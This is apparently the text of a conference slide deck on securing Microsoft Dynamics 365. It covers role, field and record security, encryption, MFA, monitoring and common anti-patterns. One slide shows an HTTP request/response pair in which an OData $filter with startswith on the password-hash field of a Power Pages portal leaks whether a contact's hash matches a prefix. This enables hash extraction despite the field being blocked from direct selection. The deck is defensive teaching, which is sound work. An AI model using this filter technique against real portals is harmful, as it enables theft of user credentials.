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Strategies to protect and strengthen your business environment

**If Security Fails, Transformation Fails: Protecting  
Dynamics 365 the Right Way**





# DYNAMICSCON REGIONAL EAST AFRICA



Joylynn Kirui  
Cloud Security Advocate



Gift Amukhoye  
Cybersecurity Consultant





**How many of you believe your Dynamics 365 environment is secure enough to support your next transformation milestone?**





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**Securing Dynamics 365**

**Common Vulnerabilities in Microsoft Dynamics  
365**





# Overview of vulnerabilities and their impact on business and compliance

Average Cost of Data Breach (2023)

**\$4.45 M**

Global average cost per incident

Organisations with SaaS Data Loss

**66%**

Firms reporting SaaS data loss incidents

Known Dynamics 365 CVEs

**87**

Security vulnerabilities recorded (2018–2024)





# OData Web API Filter – Insufficient Access Enforcement

Request

PrettyRawHex

1

GET /\_api/contacts?\$select=adx\_identity\_passwordhash

2

HTTP/1.1

3

Host: stratus-poc.powerappsportals.com

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

5

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159

6

Safari/537.36

7

Content-Type: application/json

8

Accept: \*/\*

9

Referer: https://stratus-poc.powerappsportals.com/

10

Accept-Encoding: gzip, deflate, br

11

Accept-Language: en-US,en;q=0.9

12

Connection: close

Response

PrettyRawHexRender

16

{

17

"error":{

18

"code":"90040101",

19

"message":

20

"Attribute adx\_identity\_passwordhash in table contact is

21

not enabled for Web Api.",

22

"innererror":{

23

"code":"90040101",

24

"message":

25

"Attribute adx\_identity\_passwordhash in table contact

26

is not enabled for Web Api.",

27

"type":"AttributePermissionIsMissing"

28

}

29

}

30

}







Request

```
1 GET /_api/contacts?$select=fullname&$filter=
2 startswith(adx_identity_passwordhash,'ABq') HTTP/1.1
3 Host: stratus-poc.powerappsportals.com
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
5 AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/119.0.6045.159 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Referer: https://stratus-poc.powerappsportals.com/
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
```

Response

```
18 {
19   "@odata.context":
20     "https://stratus-poc.powerappsportals.com/_api/$metadata#contacts(fullname)",
21   "@Microsoft.Dynamics.CRM.totalrecordcount":-1,
22   "@Microsoft.Dynamics.CRM.totalrecordcountlimitexceeded":
23     false,
24   "@Microsoft.Dynamics.CRM.globalmetadaversion":"2195767",
25   "value":[
26     {
27       "@odata.etag":"W/\"2201188\"",
28       "fullname":"AAA BBB",
29       "contactid":"ee5f23bd-3590-ee11-be37-00224892c767"
30     }
31   ]
32 }
```



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## **Security Anti-Patterns and Common Mistakes**







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Antipattern	What We See	Risk
Cloning System Admin	Quick enablement for apps	Full tenant data exposure
Shared Admin Accounts	Teams reusing credentials	No accountability; post-breach forensics fail
Field Security Disabled	"Too restrictive for users"	Sensitive PII visible to all
Prod Data in Dev	Test scripts easier	Compliance & privacy violations
Secrets in Plugins/Flows	Hardcoded connection strings	Credential theft, lateral movement
OData for Bulk Ops	Fast data pulls	Unthrottled exfiltration
Reactive Patching	Waiting for incident	Known CVEs remain exploitable






# Shared responsibility model







# Security Architecture



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## **Microsoft Dynamics 365 Security Framework**







## Role-Based Security (RBAC)

- Controls access based on job roles
- Privileges: Read, Write, Update, Delete
- Customizable and scalable
- Granular control across job functions

### Example:

- Finance Manager vs Sales Rep – Different access to data modules





## Common Roles in Dynamics 365

- **System Administrator:** Full access
- **Sales Manager:** Manages leads, dashboards
- **Finance Officer:** Access to financial modules

**Key Benefit:** Users only access relevant data







# Field-Level Security

- Restrict visibility/edit rights for individual fields
- Applied to specific user roles or teams

## Use Cases:

- Hide profit margins from non-finance staff
- Protect sensitive PII (e.g., SSNs)





# Record-Level Security

- Limit access to specific records within an entity

## Implementation Options:

- Security Roles
- Business Units
- Teams & Record Ownership

## Example:

- Sales reps access customer records by region







# Encryption

- **Advanced Encryption Encryption in Transit:**
- TLS ensures data integrity during transfer
- **Encryption at Rest:**
- Azure SQL DB encryption (AES-256)
- Secure backups and file storage





## **Key Management with Azure Key Vault**

- Centralized control of encryption keys
- Meets compliance needs for high-sensitivity industries

### **Industries benefiting most:**

- Healthcare
- Insurance
- Government





# Multi-Factor Authentication (MFA)

- Combines password + secondary verification

## **Factors:**

- Knowledge (Password)
- Possession (Phone/device)
- Inherence (Biometric)

## **Benefits:**

- Strengthens security
- Ensures compliance







## **Monitoring and Auditing Tools Built-In Features:**

- Audit Logs
- Event Monitoring
- Security Alerts

### **Integration with Microsoft Sentinel:**

- Real-time SIEM
- AI-powered threat detection





# Secure coding, testing, and avoiding performance-security trade-offs

## Secure Coding Practices

Apply standard secure coding techniques like input validation and avoiding deprecated APIs to prevent vulnerabilities.

## Avoiding Security-Performance Trade-offs

Design solutions that maintain security without sacrificing performance by using performance-enhancing methods that respect security principles.

## Security Testing and Quality Assurance

Include security tests in UAT and penetration testing to detect misconfigurations and unauthorized access risks.





# Best Practices, Tools and Technologies

Security Layer	What It Secures	Key Technologies
Identity & Access	Who gets in and how	Entra ID, Conditional Access, MFA
Data	Who can see/edit what	RBAC, Field-Level Security, Encryption
Integrations & APIs	How systems talk to each other	App Registrations, Azure Key Vault, DLP
Environment Isolation	Where data flows	Admin Center, Dev/Test Isolation, Deployment Pipelines
Monitoring & Response	How you detect/respond to threats	Sentinel, Defender for Cloud Apps, Audit Logs
Compliance & Governance	How long data stays and what's protected	Purview, Retention Policies, Sensitivity Labels





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## Summary and Key Takeaways





# Key Takeaways

## Security is a Shared Responsibility

- Microsoft secures the infrastructure; **you secure identity, roles, and data.**
- Understand and own your side of the model.

## Leverage Available Security Tools

- Use Role-Based Security, Conditional Access, DLP, Defender for Cloud Apps, Azure AD Identity Protection.
- Enable logging, monitoring, and alerting.

## Security Enables Business Value

- Protects trust, ensures compliance, reduces downtime, and supports user confidence and adoption.
- A secure D365 platform fuels sustainable growth.





**"Businesses and users are going to embrace technology only if they can trust it."—  
Satya Nadella, Chief Executive Officer of Microsoft**

